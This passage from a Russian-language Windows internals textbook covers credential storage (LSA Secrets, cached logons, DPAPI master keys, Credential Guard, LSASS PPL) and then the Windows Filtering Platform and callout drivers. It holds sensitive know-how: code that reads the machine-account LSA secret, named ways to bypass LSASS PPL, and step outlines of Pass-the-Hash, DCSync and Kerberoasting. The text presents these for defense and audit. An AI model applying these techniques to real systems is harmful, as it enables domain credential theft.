oa.Length = sizeof(oa);

NTSTATUS status = LsaOpenPolicy(NULL,
    &oa, POLICY_GET_PRIVATE_INFORMATION, &policyHandle);

LSA_UNICODE_STRING secretName;
RtlInitUnicodeString(&secretName, L"$MACHINE.ACC");

PLSA_UNICODE_STRING secretValue;
status = LsaRetrievePrivateData(policyHandle, &secretName, &secretValue);

if (NT_SUCCESS(status)) {
    // secretValue->Buffer содержит расшифрованные данные
    // Для $MACHINE.ACC это Unicode-пароль компьютерной учётной записи
    printf("Secret length: %u bytes\n", secretValue->Length);
    LsaFreeMemory(secretValue);
}

LsaClose(policyHandle);

```

13.6.4. Cached Domain Logon Credentials

Windows кеширует хэши доменных паролей для возможности входа при недоступности DC:

```

HKLM\SECURITY\Cache\
├─ NL$1      ← Первый кешированный пароль
├─ NL$2
├─ ...
└─ NL$10     ← По умолчанию кешируется 10 последних

Формат: MS-CACHEv2 = PBKDF2(HMAC-SHA1, NT_Hash, username.lower(), 10240 iterations)

```

Количество кешируемых паролей настраивается в GPO:

```

Computer Configuration → Policies → Windows Settings → Security Settings
→ Local Policies → Security Options
→ "Interactive logon: Number of previous logons to cache"

```

13.7. DPAPI (Data Protection API)

13.7.1. Архитектура

DPAPI предоставляет прозрачное шифрование данных, привязанное к учётным данным пользователя:

```
// Шифрование данных
DATA_BLOB plaintext, ciphertext;
plaintext.pbData = (BYTE*)"Secret data";
plaintext.cbData = 11;

CryptProtectData(&plaintext, L"Description",
    NULL,          // Optional entropy (дополнительный ключ)
    NULL,          // Reserved
    NULL,          // Prompt structure
    0,             // Flags: CRYPTPROTECT_LOCAL_MACHINE, CRYPTPROTECT_UI_FORBIDDEN
    &ciphertext);

// Дешифрация
DATA_BLOB decrypted;
LPWSTR description;
CryptUnprotectData(&ciphertext, &description,
    NULL, NULL, NULL, 0, &decrypted);

printf("Decrypted: %.*s\n", decrypted.cbData, decrypted.pbData);
LocalFree(decrypted.pbData);
LocalFree(description);
LocalFree(ciphertext.pbData);
```

13.7.2. Master Keys

DPAPI использует иерархию ключей:

```
User Password (or SYSTEM key)
|
v
Master Key (64 bytes random, protected by user password derivative)
|
v
Session Key (derived from Master Key + entropy)
|
v
AES-256-CBC encryption of data
```

Master Keys хранятся в:

```
%APPDATA%\Microsoft\Protect\<User SID>\
├─ <GUID>          ← Master Key file (зашифрован паролем пользователя)
├─ Preferred        ← GUID текущего предпочтительного ключа
└─ CREDHIST         ← История паролей для расшифровки старых ключей
```

13.7.3. Структура Master Key File

```
typedef struct _DPAPI_MASTER_KEY_FILE {
    DWORD dwVersion;                // 2
    DWORD Reserved1;
    DWORD Reserved2;
    GUID guidMasterKey;             // GUID этого ключа
    DWORD dwUnused;
    DWORD dwPolicy;
    DWORD dwMasterKeyLen;           // Длина зашифрованного master key
    DWORD dwBackupKeyLen;           // Длина backup ключа (для Domain Recovery)
    DWORD dwCredHistLen;           // Длина credential history
    DWORD dwDomainKeyLen;          // Длина domain key
    // За заголовком следуют:
    // 1. Master Key blob (зашифрован PBKDF2 от пароля пользователя)
    // 2. Backup Key blob (зашифрован RSA-ключом DC для domain recovery)
    // 3. Credential History
    // 4. Domain Key
} DPAPI_MASTER_KEY_FILE;
```

13.7.4. Расшифровка Master Key

Процесс расшифровки Master Key:

1. Получить пароль пользователя (или NT Hash для кешированных)
2. Derive key: PBKDF2-HMAC-SHA512(password, salt, iterations)
 - salt: из Master Key blob
 - iterations: обычно 8000-32000 (зависит от версии)
3. Расшифровать Master Key blob: 3DES-CBC или AES-256-CBC
4. Проверить HMAC-SHA512 для валидации
5. Результат: 64-байтный Master Key

13.7.5. Что защищает DPAPI

DPAPI используется для защиты: - **Сохранённые пароли в браузерах** (Chrome, Edge, IE) - **Credential Manager** (Windows Vault) - **Wi-Fi пароли** (WPA/WPA2 PSK) - **VPN учётные данные** - **EFS private keys** - **RDP .rdp файлы с сохранёнными паролями** - **Certificates private keys** - **Outlook/Exchange пароли**

```
# PowerShell: расположение DPAPI Master Keys
$env:APPDATA + "\Microsoft\Protect"
Get-ChildItem "$env:APPDATA\Microsoft\Protect\$((Get-WmiObject Win32_UserAccount |
    Where-Object Name -eq $env:USERNAME).SID)"

# Windows Credential Manager
cmdkey /list

# Через Native API:
# CredEnumerate() → перечисление всех учётных данных
```

13.8. Credential Guard


13.8.1. Архитектура

Credential Guard использует Virtualization-Based Security (VBS) для изоляции секретов от LSASS. Чувствительные данные (NT Hash, Kerberos TGT) хранятся в изолированном процессе `lsaiso.exe`, работающем в Isolated User Mode (IUM) под защитой гипервизора:

Обычный режим:

Kernel + LSASS (всё в одном пространстве) NT Hash, TGT в памяти LSASS	← Mimikatz может извлечь

С Credential Guard:



13.8.2. Что защищает Credential Guard

- **NTLM хэши**: хранятся в VTL 1, недоступны для извлечения из VTL 0
- **Kerberos TGT и session keys**: защищены от кражи
- **Derived credentials**: все производные ключи

Что **не защищает**: - Локальные учётные записи (SAM) - Cached domain credentials (NL\$*) - Software-based keys (certificates, DPAPI в некоторых случаях) - Пароли в cleartext (если WDigest включён)

13.8.3. Включение Credential Guard

```
# Через Group Policy:
# Computer Configuration → Administrative Templates → System → Device Guard
# → Turn On Virtualization Based Security
# → Credential Guard Configuration: Enabled with UEFI lock

# Через PowerShell (Windows 10/11):
# Требуется: UEFI Secure Boot, TPM 2.0, Hyper-V

# Проверка состояния:
Get-CimInstance -ClassName Win32_DeviceGuard -Namespace root\Microsoft\Windows\DeviceGuard
Select-Object SecurityServicesRunning, VirtualizationBasedSecurityStatus

# SecurityServicesRunning = {1} → Credential Guard активен
# 1 = Credential Guard, 2 = HVCI
```

13.9. LSASS Protection

13.9.1. LSASS как PPL (Protected Process Light)

Windows позволяет запускать LSASS как Protected Process Light (PPL), что предотвращает доступ к его памяти даже от процессов с привилегиями администратора:

```
Обычный LSASS:
Администратор → OpenProcess(PROCESS_VM_READ) → Успех → Извлечение учётных данных

LSASS PPL:
Администратор → OpenProcess(PROCESS_VM_READ) → ACCESS_DENIED
(даже с SeDebugPrivilege!)
```

13.9.2. Включение LSASS PPL

```
Реестр:
HKLM\SYSTEM\CurrentControlSet\Control\Lsa
RunAsPPL = 1 (DWORD)

# Или через Group Policy (Windows 11 22H2+):
Computer Configuration → Administrative Templates → System → Local Security Authority
→ Configure LSASS to run as a protected process
```

13.9.3. Audit Mode

```
HKLM\SYSTEM\CurrentControlSet\Control\Lsa
RunAsPPL = 2 (DWORD) ← Audit mode: логирование, но не блокировка

Event Log: Microsoft-Windows-CodeIntegrity/Operational
Event ID 3065: Code integrity check found non-Microsoft DLL loaded in LSASS
```

13.9.4. Обход PPL

Некоторые методы обхода PPL (для исследовательских целей): - Уязвимый подписанный драйвер (BYOVD — Bring Your Own Vulnerable Driver) - Модификация **RunAsPPL** через прямое обращение к реестру из ядра - Перехват на ранней стадии загрузки (до включения PPL) - Манипуляция EPROCESS.Protection из kernel-mode

13.10. Атаки на учётные данные

13.10.1. Pass-the-Hash (PtH)

Использование NT Hash для аутентификации без знания пароля:

Атакующий:

1. Извлекает NT Hash жертвы (из SAM, памяти LSASS или DCSync)
2. Использует хэш для NTLM-аутентификации на целевой системе
3. Пароль не нужен — достаточно хэша

Защита: - Credential Guard - LSASS PPL - Restricted Admin Mode для RDP - Windows Defender Credential Guard - Отключение NTLM (переход на Kerberos)

13.10.2. Pass-the-Ticket (PtT)

Использование украденных Kerberos-тикетов:

1. Извлечь TGT из памяти LSASS
2. Экспортировать тикет в .kirbi файл
3. Импортировать на другой машине
4. Использовать для доступа к ресурсам домена

13.10.3. DCSync

Имитация контроллера домена для получения хэшей паролей:

1. Атакующий имеет права DS-Replication-Get-Changes и DS-Replication-Get-Changes-All на домен
2. Вызывает DsGetNCChanges() (MS-DRSR RPC)
3. DC отвечает хэшами паролей указанных пользователей
4. Пароль krbtgt → Golden Ticket

13.10.4. Kerberoasting

Запрос Kerberos service tickets для офлайн-подбора паролей сервисных учётных записей:

1. Найти учётные записи с SPN (Service Principal Name)
2. Запросить TGS для каждого SPN (любой аутентифицированный пользователь может)
3. TGS зашифрован хэшем пароля сервисной учётной записи
4. Офлайн brute-force TGS → пароль сервисной учётной записи

13.11. Authentication Packages

13.11.1. MSV1_0 (NTLM)

Обрабатывает локальную и NTLM-аутентификацию:

```
// LsaLogonUser с MSV1_0
NTSTATUS LsaLogonUser(
    HANDLE LsaHandle,
    PLSA_STRING OriginName,
    SECURITY_LOGON_TYPE LogonType,
    ULONG AuthenticationPackage,           // MSV1_0 package ID
    PVOID AuthenticationInformation,       // MSV1_0_INTERACTIVE_LOGON
    ULONG AuthenticationInformationLength,
    PTOKEN_GROUPS LocalGroups,
    PTOKEN_SOURCE SourceContext,
    PVOID *ProfileBuffer,
    PULONG ProfileBufferLength,
    PLUID LogonId,
    PHANDLE Token,
    PQOTA_LIMITS Quotas,
    PNTSTATUS SubStatus
);

typedef struct _MSV1_0_INTERACTIVE_LOGON {
    MSV1_0_LOGON_SUBMIT_TYPE MessageType; // MsV1_0InteractiveLogon
    UNICODE_STRING LogonDomainName;
    UNICODE_STRING UserName;
    UNICODE_STRING Password;
} MSV1_0_INTERACTIVE_LOGON;
```


13.11.2. Kerberos

Обрабатывает доменную Kerberos-аутентификацию:

```
typedef struct _KERB_INTERACTIVE_LOGON {
    KERB_LOGON_SUBMIT_TYPE MessageType;
    UNICODE_STRING LogonDomainName;
    UNICODE_STRING UserName;
    UNICODE_STRING Password;
} KERB_INTERACTIVE_LOGON;
```

13.11.3. WDigest

WDigest хранит пароли в cleartext в памяти LSASS (для HTTP Digest auth). Отключён по умолчанию начиная с Windows 8.1:

```
HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest
  UseLogonCredential = 0 (DWORD) ← 0 = отключён (по умолчанию)
                               1 = включён (пароли в cleartext!)
```

13.11.4. Custom Security Support Provider (SSP)

Возможность загрузки произвольного SSP в LSASS:

```
// Регистрация custom SSP (требуется admin):
// Добавить DLL в:
// HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages

// SSP DLL должна экспортировать:
NTSTATUS SpInitialize(ULONG_PTR PackageId, SECPKG_PARAMETERS* Parameters,
    LSA_SECPKG_FUNCTION_TABLE* FunctionTable);
NTSTATUS SpLsaModeInitialize(ULONG LsaVersion, PULONG PackageVersion,
    SECPKG_FUNCTION_TABLE** ppTables, PULONG pcTables);
```

Malware может использовать custom SSP для перехвата паролей при входе.

13.12. Инструменты

Аудит и диагностика

```
# Просмотр политики паролей
net accounts

# Перечисление пользователей
net user

# Детали пользователя
net user Administrator

# Проверка LSASS protection
Get-ItemProperty "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa" -Name RunAsPPL

# Проверка Credential Guard
Get-CimInstance -ClassName Win32_DeviceGuard -Namespace root\Microsoft\Windows\DeviceGuard

# Перечисление logon sessions
klist sessions

# Kerberos тикеты
klist

# Credential Manager
cmdkey /list
```

```
!process 0 0 lsass.exe      # Найти LSASS
dt nt!_EPROCESS <addr>    # Проверить Protection level
!token <token_addr>        # Токен LSASS
```

Sysinternals

```
# LogonSessions — все сеансы входа
logonsessions.exe -p

# PsExec — запуск от SYSTEM
psexec.exe -i -s cmd.exe

# Process Explorer — свойства LSASS
```

13.13. Рекомендации по защите

Защита SAM

1. Не хранить LM-хэши (по умолчанию отключено)
2. Использовать длинные сложные пароли (> 15 символов нейтрализует LM hash)
3. Включить LAPS (Local Administrator Password Solution) для управления паролями локальных администраторов

Защита LSASS

1. Включить LSASS PPL (`RunAsPPL = 1`)
2. Включить Credential Guard (при наличии аппаратной поддержки)
3. Отключить WDigest (`UseLogonCredential = 0`)
4. Настроить аудит доступа к LSASS (Event ID 4688, 4624)
5. Ограничить cached logons (`CachedLogonsCount = 0` для рабочих станций)

Общие рекомендации

1. Минимизировать использование NTLM (перейти на Kerberos)
2. Использовать Protected Users группу в AD
3. Настроить Tiered Administration Model
4. Включить Windows Defender Attack Surface Reduction rules для LSASS
5. Мониторить подозрительный доступ к LSASS через Sysmon Event ID 10

13.14. Выводы

Система хранения учётных данных в Windows представляет собой многоуровневую архитектуру, включающую SAM для локальных учётных записей, LSA для централизованного управления безопасностью, DPAPI для защиты пользовательских данных и Credential Guard для аппаратной изоляции секретов. Понимание внутренних структур (хэши паролей, LSA Secrets, Master Keys) и механизмов защиты (Boot Key, PPL, VBS) критически важно как для аудита безопасности, так и для разработки эффективных защитных мер.

Ключевые выводы: - SAM хранит NT Hash, зашифрованный многоуровневой схемой (Boot Key → SAM Key → User Hash) - LSA Secrets содержат конфиденциальные данные служб и системы - DPAPI привязывает шифрование к паролю пользователя - Credential Guard обеспечивает аппаратную изоляцию через VBS - LSASS PPL предотвращает доступ к памяти процесса безопасности - Современная защита требует комплексного подхода: PPL + Credential Guard + отключение NTLM + мониторинг

Далее: Глава 14. Windows Filtering Platform и сетевая безопасность

Глава 14. Windows Filtering Platform и сетевая безопасность

14.1. Введение в WFP

Windows Filtering Platform (WFP) — это модульная платформа сетевой фильтрации, появившаяся в Windows Vista для замены устаревших механизмов TDI-фильтрации и NDIS intermediate drivers. WFP предоставляет единый API для фильтрации сетевого трафика на всех уровнях сетевого стека.

До WFP разработчики сетевых средств защиты были вынуждены использовать: - **TDI filter drivers** — фильтрация на транспортном уровне - **NDIS intermediate drivers** — фильтрация на канальном уровне - **Winsock LSP** (Layered Service Providers) — фильтрация на уровне приложений - **IP Filter Driver** — простая пакетная фильтрация

Каждый из этих механизмов имел серьёзные недостатки: нестабильность, конфликты между драйверами разных вендоров, сложность разработки и отсутствие единой модели.

WFP решает эти проблемы, предоставляя: - **Единую архитектуру** для фильтрации на всех уровнях стека - **Стабильный API** для user-mode и kernel-mode компонентов - **Механизм callout** для расширения функциональности - **Встроенную поддержку IPsec** - **Транзакционную модель** для атомарного применения правил

14.2. Архитектура WFP

14.2.1. Общая схема



14.2.2. Ключевые компоненты

Base Filtering Engine (BFE) — сервис пользовательского режима (`bfe.dll`), работает в `svchost.exe -k LocalServiceNoNetworkFirewall`). BFE управляет всеми объектами WFP: провайдерами, подслоями, фильтрами и callout-ами. Он принимает запросы от user-mode приложений через RPC и передаёт конфигурацию в ядро.

Filter Engine (`netio.sys`) — ядерный компонент, выполняющий фактическую фильтрацию. Интегрирован в стек TCP/IP (`tcpip.sys`). При прохождении пакета через определённый уровень (layer) Filter Engine вызывает все применимые фильтры.

Callout Drivers — драйверы ядра, регистрирующие функции обратного вызова для расширенной обработки пакетов. Callout-ы вызываются Filter Engine, когда пакет соответствует фильтру с действием "callout".

14.3. Объекты WFP

14.3.1. Providers (Провайдеры)

Провайдер — это сущность, идентифицирующая источник фильтров. Каждый провайдер имеет уникальный GUID и описание:

```
typedef struct FWPM_PROVIDER0_ {
    GUID    providerKey;           // Уникальный GUID провайдера
    FWPM_DISPLAY_DATA0 displayData; // Имя и описание
    UINT32  flags;                // FWPM_PROVIDER_FLAG_PERSISTENT и др.
    FWP_BYTE_BLOB providerData;   // Произвольные данные провайдера
    LPWSTR  serviceName;         // Имя связанной службы
} FWPM_PROVIDER0;
```

Системные провайдеры:

Провайдер	Описание
FWPM_PROVIDER_IKEEXT	IKE/AuthIP (IPsec key exchange)
FWPM_PROVIDER_IPSEC_DOSP_CONFIG	IPsec DoS Protection
FWPM_PROVIDER_TCP_CHIMNEY_OFFLOAD	TCP Chimney Offload
FWPM_PROVIDER_TCP_TEMPLATES	TCP шаблоны

14.3.2. Sublayers (Подслои)

Подслои определяют **приоритет** фильтров. Фильтры в подслое с более высоким весом проверяются первыми:

```
typedef struct FWPM_SUBLAYER0_ {
    GUID    subLayerKey;           // Уникальный GUID подслоя
    FWPM_DISPLAY_DATA0 displayData;
    UINT32  flags;                // FWPM_SUBLAYER_FLAG_PERSISTENT
    GUID    *providerKey;         // Связанный провайдер
    FWP_BYTE_BLOB providerData;
    UINT16  weight;               // Вес (приоритет): 0-65535
                                   // Большой вес = раньше проверяется
} FWPM_SUBLAYER0;
```

Алгоритм обработки фильтров с подслоями:


```
Для каждого подслоя (в порядке убывания weight):
  Для каждого фильтра в подслое (в порядке убывания weight):
    Если пакет соответствует условиям фильтра:
      Выполнить действие (permit/block/callout)
    Если действие финальное (не callout с FWP_ACTION_CONTINUE):
      Зафиксировать результат для данного подслоя
      Перейти к следующему подслою

Финальный результат:
Если ХОТЯ БЫ ОДИН подслоем вернул BLOCK → пакет блокируется
Если ВСЕ подслои вернули PERMIT → пакет пропускается
Если ни один подслои не вернул результат → default (пропустить)
```

Это означает, что **блокировка имеет приоритет**: достаточно одного подслоя с BLOCK, чтобы пакет был отброшен, даже если все остальные подслои разрешают его.

14.3.3. Layers (Уровни)

Уровни (layers) определяют **точки в сетевом стеке**, где выполняется фильтрация. Каждый уровень соответствует определённому этапу обработки пакета:



Основные уровни WFP:

Уровень (FWPM_LAYER_*)	Описание
INBOUND_IPPACKET_V4/V6	Входящие IP-пакеты (до разборки)
OUTBOUND_IPPACKET_V4/V6	Исходящие IP-пакеты (после сборки)
INBOUND_TRANSPORT_V4/V6	Входящие на транспортном уровне
OUTBOUND_TRANSPORT_V4/V6	Исходящие на транспортном уровне
STREAM_V4/V6	Данные TCP-потока
DATAGRAM_DATA_V4/V6	Данные UDP-датаграмм
ALE_AUTH_CONNECT_V4/V6	Авторизация исходящих соединений
ALE_AUTH_RECV_ACCEPT_V4/V6	Авторизация входящих соединений
ALE_AUTH_LISTEN_V4/V6	Авторизация прослушивания порта
ALE_FLOW_ESTABLISHED_V4/V6	Установленные потоки
ALE_RESOURCE_ASSIGNMENT_V4/V6	Назначение портов (bind)
INBOUND_MAC_FRAME_ETHERNET	Входящие Ethernet-фреймы
OUTBOUND_MAC_FRAME_ETHERNET	Исходящие Ethernet-фреймы

Суффиксы `_V4` и `_V6` указывают на версию IP-протокола (IPv4 и IPv6).

14.3.4. Filters (Фильтры)

Фильтр — это основная единица фильтрации. Он связывает **условия** с **действием** на определённом уровне:

```
typedef struct FWPM_FILTER0_ {
    FWPM_FILTER_ID    filterId;           // Назначается системой
    FWPM_DISPLAY_DATA0 displayData;       // Имя и описание
    UINT32            flags;              // FWPM_FILTER_FLAG_PERSISTENT и др.
    GUID              *providerKey;       // Провайдер-владелец
    FWP_BYTE_BLOB     providerData;
    GUID              layerKey;           // На каком уровне работает
    GUID              subLayerKey;        // В каком подслое
    FWP_VALUE0        weight;            // Приоритет (0-65535)
    UINT32            numFilterConditions; // Количество условий
    FWPM_FILTER_CONDITION0 *filterCondition; // Массив условий
    FWPM_ACTION0      action;            // Действие: PERMIT, BLOCK, CALLOUT
    union {
        UINT64        rawContext;
        GUID           providerContextKey;
    };
    GUID              *reserved;
    FWPM_FILTER_ID    effectiveWeight;    // Вычисленный вес
} FWPM_FILTER0;
```

Условия фильтра

Каждое условие проверяет одно поле сетевых данных:

```
typedef struct FWPM_FILTER_CONDITION0_ {
    GUID              fieldKey;           // Какое поле проверять
    FWP_MATCH_TYPE    matchType;         // Тип сравнения
    FWP_CONDITION_VALUE0 conditionValue; // Значение для сравнения
} FWPM_FILTER_CONDITION0;
```

Типы сравнения (`FWP_MATCH_TYPE`):

Тип	Описание
<code>FWP_MATCH_EQUAL</code>	Точное совпадение
<code>FWP_MATCH_GREATER</code>	Больше
<code>FWP_MATCH_LESS</code>	Меньше
<code>FWP_MATCH_GREATER_OR_EQUAL</code>	Больше или равно
<code>FWP_MATCH_LESS_OR_EQUAL</code>	Меньше или равно
<code>FWP_MATCH_RANGE</code>	В диапазоне
<code>FWP_MATCH_FLAGS_ALL_SET</code>	Все указанные флаги установлены
<code>FWP_MATCH_FLAGS_ANY_SET</code>	Любой из флагов установлен
<code>FWP_MATCH_FLAGS_NONE_SET</code>	Ни один флаг не установлен
<code>FWP_MATCH_EQUAL_CASE_INSENSITIVE</code>	Без учёта регистра
<code>FWP_MATCH_NOT_EQUAL</code>	Не равно
<code>FWP_MATCH_PREFIX</code>	Совпадение по префиксу
<code>FWP_MATCH_NOT_PREFIX</code>	Несовпадение по префиксу

Доступные поля для условий зависят от уровня. Например, для `ALE_AUTH_CONNECT_V4`:

Поле (<code>FWPM_CONDITION_*</code>)	Описание
<code>IP_LOCAL_ADDRESS</code>	Локальный IP-адрес
<code>IP_REMOTE_ADDRESS</code>	Удалённый IP-адрес
<code>IP_LOCAL_PORT</code>	Локальный порт
<code>IP_REMOTE_PORT</code>	Удалённый порт
<code>IP_PROTOCOL</code>	Протокол (TCP=6, UDP=17)
<code>ALE_APP_ID</code>	Путь к исполняемому файлу
<code>ALE_USER_ID</code>	Token пользователя
<code>ALE_REMOTE_USER_ID</code>	Token удалённого пользователя
<code>FLAGS</code>	Флаги соединения
<code>INTERFACE_INDEX</code>	Индекс сетевого интерфейса

Действия фильтра

```
typedef struct FWPM_ACTION0_ {
    FWP_ACTION_TYPE type;
    union {
        GUID filterType;    // Для CALLOUT: GUID callout
        GUID calloutKey;    // Для CALLOUT: GUID callout
    };
} FWPM_ACTION0;
```


Действие	Описание
<code>FWP_ACTION_BLOCK</code>	Блокировать пакет
<code>FWP_ACTION_PERMIT</code>	Разрешить пакет
<code>FWP_ACTION_CALLOUT_TERMINATING</code>	Вызвать callout (callout принимает решение)
<code>FWP_ACTION_CALLOUT_INSPECTION</code>	Вызвать callout для инспекции (не влияет на решение)
<code>FWP_ACTION_CALLOUT_UNKNOWN</code>	Вызвать callout (тип решения неизвестен заранее)

14.4. ALE Layers (Application Layer Enforcement)

14.4.1. Зачем нужны ALE-уровни

ALE-уровни реализуют **stateful** фильтрацию. Вместо проверки каждого пакета ALE проверяет **соединения** — при установке нового TCP-соединения или при первом пакете UDP-"потока":

```

Без ALE (Transport layers):
Пакет 1 → Проверка фильтров → PERMIT/BLOCK
Пакет 2 → Проверка фильтров → PERMIT/BLOCK
Пакет 3 → Проверка фильтров → PERMIT/BLOCK
... (каждый пакет проверяется)

С ALE:
SYN (новое соединение) → Проверка ALE фильтров → PERMIT
→ Создание flow context
Пакет 2 → Flow уже авторизован → PERMIT (без проверки фильтров)
Пакет 3 → Flow уже авторизован → PERMIT (без проверки фильтров)
... (последующие пакеты не проверяются)

```

Это значительно повышает производительность, так как фильтры проверяются только один раз для каждого соединения.

14.4.2. Ключевые ALE-уровни

ALE_AUTH_CONNECT — вызывается при попытке установить **исходящее** соединение. Доступны: - IP-адреса и порты (локальные и удалённые) - Идентификатор приложения (полный путь к EXE) - Токен пользователя - Тип интерфейса (LAN, WiFi, VPN)

ALE_AUTH_RECV_ACCEPT — вызывается при получении **входящего** соединения (TCP SYN или первый UDP-пакет): - IP-адреса и порты - Идентификатор приложения-слушателя - Токен пользователя

ALE_AUTH_LISTEN — вызывается при вызове `listen()` (только TCP): - Локальный адрес и порт - Приложение - Пользователь

ALE_RESOURCE_ASSIGNMENT — вызывается при `bind()`: - Локальный адрес и порт - Приложение

ALE_FLOW_ESTABLISHED — вызывается после успешного установления соединения: - Полная информация о соединении - Направление

14.4.3. Connection Tracking

WFP автоматически отслеживает состояние соединений (connection tracking). Каждому авторизованному соединению присваивается **flow context**, который используется для быстрого принятия решений на транспортных уровнях без повторной проверки фильтров.

```

+-----+ +-----+
| ALE_AUTH_CONNECT | → | Flow Context |
| Новое соединение |   | Created      |
+-----+ +-----+
| FlowID: 12345     |
| Src: 10.0.0.1:4567|
| Dst: 8.8.8.8:443  |
| App: chrome.exe   |
| Action: PERMIT     |
+-----+
|
| v
+-----+
| OUTBOUND_TRANSPORT|
| Пакет с FlowID    |
| 12345 → PERMIT     |
| (без фильтров)    |
+-----+

```

14.5. Callout Drivers

14.5.1. Концепция

Callout drivers — это драйверы ядра, расширяющие функциональность WFP. Они регистрируют функции обратного вызова, которые вызываются Filter Engine при совпадении пакета с callout-фильтром.

Callout позволяет:

- Модифицировать пакеты (изменить заголовки, данные)
- Выполнять глубокую инспекцию содержимого (DPI)
- Реализовывать NAT, прокси, туннелирование
- Собирать статистику
- Принимать решения на основе сложной логики

14.5.2. Структура callout

Callout состоит из трёх функций:

```

// 1. Classify Function -- вызывается для каждого пакета
VOID NTAPI ClassifyFn(
    const FWPS_INCOMING_VALUES0      *inFixedValues,
    const FWPS_INCOMING_METADATA_VALUES0 *inMetaValues,
    VOID                             *layerData,
    const FWPS_FILTER0               *filter,
    UINT64                           flowContext,
    FWPS_CLASSIFY_OUT0               *classifyOut
);

// 2. Notify Function -- вызывается при добавлении/удалении фильтра
NTSTATUS NTAPI NotifyFn(
    FWPS_CALLOUT_NOTIFY_TYPE notifyType,
    const GUID                *filterKey,
    FWPS_FILTER0              *filter
);

// 3. Flow Delete Function -- вызывается при удалении flow
VOID NTAPI FlowDeleteFn(
    UINT16 layerId,
    UINT32 calloutId,
    UINT64 flowContext
);

```

14.5.3. Classify Function: подробности

ClassifyFn — главная функция callout. Она получает:

inFixedValues — фиксированные значения полей уровня (IP-адреса, порты, протокол):

```

// Доступ к значениям:
UINT32 remotePort = inFixedValues->incomingValue[
    FWPS_FIELD_ALE_AUTH_CONNECT_V4_IP_REMOTE_PORT
].value.uint16;

FWP_BYTE_ARRAY16 *remoteAddr = inFixedValues->incomingValue[
    FWPS_FIELD_ALE_AUTH_CONNECT_V4_IP_REMOTE_ADDRESS
].value.byteArray16;

```

inMetaValues — метаданные (PID процесса, путь к приложению, токен):

```
if (FWPS_IS_METADATA_FIELD_PRESENT(inMetaValues,
    FWPS_METADATA_FIELD_PROCESS_ID))
{
    UINT64 pid = inMetaValues->processId;
}

if (FWPS_IS_METADATA_FIELD_PRESENT(inMetaValues,
    FWPS_METADATA_FIELD_PROCESS_PATH))
{
    // inMetaValues->processPath->data
    // inMetaValues->processPath->size
}
```

layerData — данные уровня (NET_BUFFER_LIST для пакетных уровней, FWPS_STREAM_DATA для потоковых):

```
// Для транспортного уровня:
NET_BUFFER_LIST *nbl = (NET_BUFFER_LIST*)layerData;
NET_BUFFER *nb = NET_BUFFER_LIST_FIRST_NB(nbl);
